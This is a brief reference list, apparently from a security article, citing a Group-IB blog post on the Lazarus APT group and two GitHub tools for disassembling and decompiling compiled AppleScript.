www.group-ib.com/blog/stealthy-attributes-of-apt-lazarus/

"AppleScript Disassembler"
github.com/Jinmo/applescript-disassembler

"aevt_decompile"
github.com/SentineLabs/aevt_decompile